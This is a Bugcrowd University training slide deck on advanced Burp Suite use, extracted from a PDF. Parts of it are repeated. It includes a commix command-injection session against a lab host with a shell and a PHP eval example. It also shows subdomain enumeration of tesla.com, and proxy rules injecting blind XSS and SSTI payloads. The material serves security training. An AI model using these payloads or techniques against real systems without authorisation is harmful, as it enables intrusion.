

```
root@kali:~# commix --url="http://192.168.72.135/codeexec/example2.php?order=id"
[!] Commix v1.8-stable
[!] http://commixproject.com (@commixproject)

+-- Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2017 Anastasios Stasinopoulos (@ancst)
+--



[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: A failure message on 'usert()' was detected on page's response.
[+] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) dynamic code injection point? [Y/n] > n
[?] Which technique do you want to re-evaluate? [(C)urrent/(a)ll/(n)one] > a
[*] Testing the (results-based) classic command injection technique... [ FAILED ]
[*] Testing the (results-based) dynamic code evaluation technique... [ SUCCEED ]
[+] The parameter 'order' seems injectable via (results-based) dynamic code evaluation technique.
[-] Payload: print('echo DGQYPG . `echo /bin/sh`>>1000'); echo DGQYPG ; echo /bin/sh>>1000

[?] Do you want to use Terminal shell? [y/n] > n
Pseudo-Terminal type? ? for available options.
commix(os_shell) > ls
example1.php
example2.php
example3.php
example4.php
index.html

commix(os_shell) > cat example1.php
<?php require_once("../header.php"); ?>

<?php
    $str="echo \"Hello ".$_GET['name']."!!!\";";
    eval($str);
?>
<?php require_once("../footer.php"); ?>

commix(os_shell) > 
```

# Burp Suite Advanced

Bugcrowd University



bugcrowd.com

## Burp Suite Advanced - Part #1

- Tips and tricks
- Improving workflow

## Burp Suite Advanced - Part #2

- Deep dive in Intruder
- Using macros and session handling rules
- Useful extensions

# Module Trainer

- Jasmin Landry - @JR0ch17
- Sr. Cybersecurity Engineer at **SecureOps**
- Pentester, Bug Bounty Hunter & hockey player



# Module Outline

1. CONFIGURATION & SETTINGS
2. CTRL + SHIFT + T (TARGET)
3. CTRL + SHIFT + P (PROXY)
4. CTRL + SHIFT + R (REPEATER)
5. CTRL + SHIFT + I (INTRUDER)
6. HOTKEYS/HACKVERTOR
7. LOGGER++
8. RESOURCES & REFERENCES



[bugcrowd.com](https://bugcrowd.com)

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



```
# Coded By Ahmed Aboul-Ela - @aboul3la
```

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in VirusTotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: No subdomains found for 'tesla.com' in Baidu
[!] Finished now in Google.. (elapsed: 0:00:00)
[+] Total Unique subdomains found: 34
```


```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

# Configuration and Settings



# Startup


## Disable extensions?



# Project Options vs User Options

**Project: Configuration and settings that apply to what you are hacking  
(Macros, Session Handling Rules, etc)**

**User: Configuration and settings that apply to Burp  
(Upstream proxy, UI theme, Hotkeys, etc)**



# Useful Project Options

Project Options ->  
HTTP ->  
Redirections

JavaScript-driven not  
enabled by default

?

## Redirections

These settings control the types of redirections that Burp will understand in situations where it is configured to follow redirections.

When following redirections, understand the following types:

- 3xx status code with Location header
- Refresh header
- Meta refresh tag
- JavaScript-driven
- Any status code with Location header

# Useful Project Options

Project Options ->  
Misc ->  
**Scheduled Tasks,  
Burp Collaborator  
Server**

 **Scheduled Tasks**

 These settings let you specify tasks that Burp will perform automatically at defined times or intervals.

**Add** **Edit** **Remove**

Time	Repeat	Task

---

 **Burp Collaborator Server**

 Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the default server or a private one, and decide which option is most appropriate for you.

Use the default Collaborator server  
 Don't use Burp Collaborator  
 Use a private Collaborator server:

Server location:

Polling location (optional):

Poll over unencrypted HTTP

**Run health check ...**


# Useful Project Options

Project Options ->  
Sessions ->  
Session Handling  
Rules / Cookie Jar /  
Macros

The screenshot shows the 'Session Handling Rules' section of the Burp Suite interface. At the top, there are tabs for Connections, HTTP, SSL, Sessions (which is selected), and Misc. Below the tabs, a section titled 'Session Handling Rules' contains a table with one row. The table has columns for 'Add', 'Enabled' (with a checked checkbox), 'Description' (containing 'Use cookies from Burp's cookie jar'), and 'Tools' (containing 'Scanner'). To the left of the table are buttons for Add, Edit, Remove, Duplicate, Up, and Down. A note below the table says: 'To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the traffic generated by each rule.' A 'Open sessions tracer' button is present. Below this is another section titled 'Cookie Jar'. It contains a note about Burp maintaining a cookie jar and how session handling rules can use it. It also lists tools that monitor traffic to update the cookie jar: Proxy (checked), Scanner, Repeater, Intruder, Sequencer, and Extender. A 'Open cookie jar' button is provided. The final section shown is 'Macros', which defines a macro as a sequence of requests and notes that macros can be used within session handling rules. It includes a table with buttons for Add, Edit, Remove, Duplicate, and Up.

# Useful User Options

User Options ->  
Display ->  
User Interface /  
HTTP Message Display



# Useful User Options

User Options ->  
Misc ->  
Hotkeys /  
Edit hotkeys

Hotkeys

These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".

Action	Hotkey
Send to Repeater	Ctrl+R
Send to Intruder	Ctrl+I
Add Intruder payload position marker	Ctrl+M
Forward intercepted Proxy message	Ctrl+F
Forward intercepted Proxy request and intercept the response	Ctrl+Shift+F
Toggle Proxy interception	Ctrl+T
Issue Repeater request	Ctrl+G
Switch to Target	Ctrl+Shift+T

Edit hotkeys

Configure hotkeys

Hotkeys

These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".

To change an action's hotkey, select it in the table and type the hotkey for that action. To clear an existing hotkey, press delete or escape. All hotkeys must use the Command key, and may also use Shift or other available modifiers.

Action	Hotkey
Send to Repeater	Ctrl+R
Send to Intruder	Ctrl+I
Send to Comparer	
Send request to Comparer	
Send response to Comparer	
Send to Decoder	
Send to Sequencer	
Find references	
Add to scope	
Remove from scope	
Discover content	
Schedule task	
Generate CSRF PoC	

OK Cancel

# Useful User Options

User Options ->

Misc ->

Proxy Interception



## Proxy Interception



This setting controls the state of proxy interception at startup.

Enable interception at startup:

Always enable

Always disable

Restore setting from when Burp was last closed

# What is this option for?

The screenshot shows the 'Platform Authentication' settings page. At the top left is a question mark icon in a red-bordered box. To its right is the title 'Platform Authentication' in large orange font. Below the title is a gear icon followed by the text 'These settings let you configure B...'. A note at the bottom in orange text reads: 'Note: these settings can be overridden by the platform configuration file.'

The screenshot shows the 'Platform authentication' documentation page from the Burp Suite Documentation. The page title is 'Platform authentication' in orange. The main content explains that these settings let you configure Burp to automatically carry out platform authentication to destination web servers. It mentions supported authentication types: basic, NTLMv1, NTLMv2 and digest authentication. It also notes that domain and hostname fields are only used for NTLM authentication. A note at the bottom states: 'The "Prompt for credentials on platform authentication failure" option causes Burp to display an interactive popup whenever an authentication failure is encountered.' On the left, there is a navigation sidebar with sections like 'Documentation', 'Desktop editions', 'Mobile testing', 'Extensibility', 'Troubleshooting', 'Dashboard', 'Tools', 'Useful functions', 'Options', 'Connections', and two highlighted items: 'Platform authentication' and 'Upstream proxy servers'. The 'Platform authentication' item is highlighted with an orange background.

# How do I save these options for future use?

The screenshot shows the Burp Suite Professional interface on a Mac OS X system. The window title is "Burp Suite Professional". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The "Burp" menu is open, showing "Search", "Configuration library", "User options", "Burp Infiltrator", "Burp Clickbandit", "Burp Collaborator client", and "Exit". A submenu for "User options" is displayed, containing "Restore defaults", "Load user options", and "Save user options". On the left, there's a sidebar titled "Platform Authentication" with a note about configuring Burp and a checked checkbox for "Do platform authentication".

Restore defaults  
Load options  
Save options

Burp Suite Professional

Burp Project Intruder Repeater Window Help

Search Configuration library User options ▶ Burp Infiltrator Burp Clickbandit Burp Collaborator client Exit

Restore defaults  
Load user options  
Save user options

Platform Authentication

These settings let you configure Burp

Note: these settings can be overridden by the platform configuration

Do platform authentication

Add Destination host

root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu...
[+] Searching now in Yahoo...
[+] Searching now in Google...
[+] Searching now in Bing...
[+] Searching now in Ask...
[+] Searching now in Netcraft...
[+] Searching now in DNSdumpster...
[+] Searching now in Virustotal...
[+] Searching now in ThreatCrowd...
[+] Searching now in SSL Certificates...
[+] Searching now in PassiveDNS...
[!] Error: Google probably now is blocking our requests...
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains Found: 36
```

www.tesla.com  
auth.tesla.com  
autodiscover.tesla.com  
blog.tesla.com  
comparison.tesla.com  
dev.tesla.com  
eua-origin.tesla.com  
forums.tesla.com  
imap.tesla.com  
ir.tesla.com  
lynccdiscover.tesla.com  
model3.tesla.com  
my.tesla.com  
naa-origin.tesla.com  
nas-origin.tesla.com  
new.tesla.com  
new-dev.tesla.com  
partners.tesla.com  
pop.tesla.com  
powerwall.tesla.com  
resources.tesla.com  
shop.tesla.com

# Ctrl + Shift + T



**Ctrl + Shift + T ->  
Scope**

## Advanced Scope Control with Regex

**Target Scope**

Define the in-scope targets for your current work. This configuration affects the behavior of tools that interact with your targets.

Use advanced scope control

**Include in scope**

	Enabled	Protocol	Host / IP range	Port	File
<input checked="" type="checkbox"/>	Any		\.bugcrowd\.com\$		
<input type="button" value="Add"/>					
<input type="button" value="Edit"/>					
<input type="button" value="Remove"/>					

**Exclude from scope**

	Enabled	Protocol	Host / IP range	Port	File
<input checked="" type="checkbox"/>	HTTPS		^www\.bugcrowd\.com\$	^443\$	^/robots\.txt.*
<input type="button" value="Add"/>					
<input type="button" value="Edit"/>					
<input type="button" value="Remove"/>					

	Request ID	URL	Method	Path	Protocol
41	https://www.bugcrowd.com	GET	/robots.txt		https://www.bugcrowd.com/robots.txt
42	https://www.bugcrowd.com	GET	/wp-cont		https://www.bugcrowd.com/wp-cont
43	https://www.bugcrowd.com	GET	/wp-cont		https://www.bugcrowd.com/wp-cont
44	https://www.bugcrowd.com	GET	/wp-cont		https://www.bugcrowd.com/wp-cont

**Exclude from  
scope**

...

# Ctrl - -> Filter

The screenshot shows a user interface for filtering items. At the top, there are three tabs: Site map, Scope (which is selected), and Issue definitions. Below the tabs, a status bar displays the message: "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders".


The main area contains several filter sections:

- Filter by request type:**
  - Show only in-scope items
  - Show only requested items
  - Show only parameterized requests
  - Hide not-found items
- Filter by MIME type:**
  - HTML
  - Script
  - XML
  - CSS
  - Other text
  - Images
  - Flash
  - Other binary
- Filter by status code:**
  - 2xx [success]
  - 3xx [redirection]
  - 4xx [request error]
  - 5xx [server error]
- Folders:**
  - Hide empty folders
- Filter by search term:**
  - Input field: (empty)
  - Regex
  - Case sensitive
  - Negative search
- Filter by file extension:**
  - Show only:  asp,aspx,jsp,php
  - Hide:  js,gif,jpg,png,css
- Filter by annotation:**
  - Show only commented items
  - Show only highlighted items

At the bottom, there are three buttons: **Show all** (highlighted with a red border), **Hide all**, and **Revert changes**.

# Similar Filter in Proxy History

# Engagement Tools -> Find References



References to https://docs.bugcrowd.com/

Source	Host	URL	Status	Length	Time requested
Scanner	https://researcherdocs.bug...	/	200	25323	23:59:18 17 Jul 2019

Request Response

Raw Headers Hex HTML Render

```
href="/docs/viewing-payments"><span>Viewing Your Payments</span></a></li><li><a href="/docs/problems-with-paypal"><span>Frequently Asked Questions: Payment Methods</span></a></li><ul></ul></div></div></div><div class="left"><div class="col-sm-4 col-xs-12">
  <h3 class="main_color">
    <a href="https://docs.bugcrowd.com/changelog/">
      <i class="icon icon-announcements text-muted">
        </i>
      <strong class="main_color">Changelog</strong>
    </a>
  </h3>
</div>
<div class="col-sm-4 col-xs-12">
  <h3 class="main_color">
    <a href="https://docs.bugcrowd.com/announcements/">
      <i class="icon icon-announcements text-muted">
        </i>
      <strong class="main_color">Announcements</strong>
    </a>
  </h3>
</div>
<div class="col-sm-4 col-xs-12">
  <h3 class="main_color">
    <a href="https://docs.bugcrowd.com/bug-rewards/">
      <i class="icon icon-announcements text-muted">
        </i>
      <strong class="main_color">Bug Rewards</strong>
    </a>
  </h3>
</div>
</div>
</div>
```

② < + > Type a search term 3 highlights

Search completed 1 results

# Engagement Tools -> Simulate manual testing

The screenshot shows the Bugcrowd Engagement Tools interface. On the left, there's a sidebar with links to various documentation sites. The main area displays a site map titled "Contents". A context menu is open over a node in the site map, with the "Engagement tools" option selected. Under "Engagement tools", the "Simulate manual testing" option is highlighted.

The screenshot shows the "Manual testing simulator" window. It has a status message: "This function sends common test payloads to random URLs and parameters at irregular intervals, to generate traffic similar to that caused by manual penetration testing. Its only real use is to let you take a break from testing while still looking busy according to the server's logs. Only items which you selected in the site map will be requested." Below this, there's a section titled "Simulation running" with metrics: Requests made: 0, Bytes transferred: 0, and Errors: 0. There's also a "Current Action" section with fields for Host, Path, Parameter, Base value, and Modified value, all currently empty.

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu...
[+] Searching now in Yahoo...
[+] Searching now in Google...
[+] Searching now in Bing...
[+] Searching now in Ask...
[+] Searching now in Netcraft...
[+] Searching now in DNSdumpster...
[+] Searching now in VirusTotal...
[+] Searching now in ThreatCrowd...
[+] Searching now in SSL Certificates...
[+] Searching now in PassiveDNS...
[!] Error: Google probably now is blocking our requests...
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

# Ctrl + Shift + P



# HTTP History

Highlight and/or  
Comment  
requests

375	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/03/BugCrowd-H...
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/01/mastercard-...
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/03/Resource-Til...
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/03/Featured-Til...
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/06/template-ne...
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/07/Landing-pag...
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/07/Landing-pag...
376	https://bugcrowd.com	GET	/user/sign_in
376	https://bugcrowd.com	GET	/favicon.ico
376	https://bugcrowd.com	GET	/user/sign_in
376	https://bugcrowd.com	GET	/user/sign_in
376	https://bugcrowd.com	POST	/csp
376	https://bugcrowd.com	GET	/user/sign_in
376	https://bugcrowd.com	GET	/user/sign_in

375	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/03/assets-next...	200	11494	JPEG	jpg
374	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/02/icon-webin...	200	86886	JPEG	jpg
375	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/05/BugCrowd-H...	200	3390	PNG	png
376	https://www.bugcrowd.com	GET	/wp-content/uploads/2019/01/mastercard-...	200	204885	PNG	png

Filter by request type

Show only in-scope items  
 Hide items without responses  
 Show only parameterized requests

Filter by MIME type

HTML     Other text  
 Script     Images  
 XML     Flash  
 CSS     Other binary

Filter by status code

2xx [success]  
 3xx [redirection]  
 4xx [request error]  
 5xx [server error]

Filter by search term

Regex  
 Case sensitive     Negative search

Filter by file extension

Show only: asp,aspx,jsp,php  
 Hide: js,gif,jpg,png,css

Filter by annotation

Show only commented items  
 Show only highlighted items

**Show all** **Hide all** **Revert changes**

...

Ctrl +

Websockets  
requests can  
now be sent to  
Repeater!!!

Filter: Showing all items								
#	▲ URL	Direction	Edited	Length	Comment	SSL	Time	
1	https://push.services.mozilla.com/	→ To server		153		✓	23:51:17 1	
2	https://push.services.mozilla.com/	← To client		113		✓	23:51:17 1	
3	https://nexus-websocket-a.intercepted	← To client		0			23:54:36 1	
4	https://nexus-websocket-a.intercepted				https://nexus-websocket-a.in...ision=0.4.67&user_role=visitor		:36 1	
5	https://nexus-websocket-a.intercepted				Send to Repeater		:36 1	⌘+^+R
6	https://nexus-websocket-a.intercepted				Send to Comparer		:36 1	
7	https://127660-10.live.api.drift.co				Show new history window		:40 1	
8	https://127660-10.chat.api.drift.co				Add comment		:40 1	
9	https://127660-10.live.api.drift.co				Highlight		:40 1	▶
10	https://127660-10.chat.api.drift.co						:40 1	

...

Ctrl +

# Match and Replace

## Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

	Enabled	Item	Match	Replace	Type	Comment
<input checked="" type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: "><script src="htt...	Regex	Blind XSS in UA	
<input checked="" type="checkbox"/>	Request body	ssti	{{8*8}}\${7*7}	Literal	SSTI payload	
<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPhone; ...	Regex	Emulate iOS	
<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linux; ...	Regex	Emulate Android	
<input type="checkbox"/>	Request header	^If-Modified-Since.*\$		Regex	Require non-cached response	
<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cached response	
<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header	
<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed respons...	



Jon Bottarini @jon\_bottarini · Jun 17  
I use @Burp\_Suite's match/replace rules to find hidden features and elevate my client-side user permissions - my latest blog post covers some common examples and other #bugbountytips you can use in your own testing:  
[jonbottarini.com/2019/06/17/usi...](http://jonbottarini.com/2019/06/17/usi...) #BugBounty

Add match/replace rule

Specify the details of the match/replace rule.

Type: Response body

Match: "userLevel":READONLY

Replace: "userLevel":ADMIN

Comment:

Regex match

OK Cancel

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu...
[+] Searching now in Yahoo...
[+] Searching now in Google...
[+] Searching now in Bing...
[+] Searching now in Ask...
[+] Searching now in Netcraft...
[+] Searching now in DNSdumpster...
[+] Searching now in VirusTotal...
[+] Searching now in ThreatCrowd...
[+] Searching now in SSL Certificates...
[+] Searching now in PassiveDNS...
[!] Error: Google probably now is blocking our request...
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lynccdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```


# Ctrl + Shift + R



# Playing with tabs

Use Ctrl - and  
Ctrl + to switch  
Repeater tabs


Configure shortcuts  
to go back and  
forward in Repeater  
requests and a  
shortcut to the Send  
button



# Autoscroll to search for strings when replaying requests

```
        href="https://assets.bugcrowdusercontent.com/images/favicon.ico"
<meta property="og:locale" content="en_US" />
<meta property="og:title" content="JR0ch17 on Bugcrowd" />
<meta property="og:description" content="View JR0ch17's research team of experts connecting organizations to a global crowd of trusted professionals." />
<meta property="og:url" content="https://bugcrowd.com/JR0ch17" />
<meta property="og:site_name" content="Bugcrowd" />
<meta property="og:type" content="website" />
<meta property="og:image"
content="https://profiles.bugcrowdusercontent.com/avatars/bc7dc5d5-05-07_at_8.27.43_AM.png" />
```

```
<meta name="twitter:card" value="summary" />
<meta name="twitter:url" value="https://bugcrowd.com/JR0ch17" />
<meta name="twitter:title" value="JR0ch17 on Bugcrowd" />
<meta name="twitter:description" value="View JR0ch17's research team of experts connecting organizations to a global crowd of trusted professionals." />
<meta name="twitter:image"
value="https://profiles.bugcrowdusercontent.com/avatars/bc7dc5d5-05-07_at_8.27.43_AM.png" />
<meta name="twitter:creator" value="@bugcrowd" />
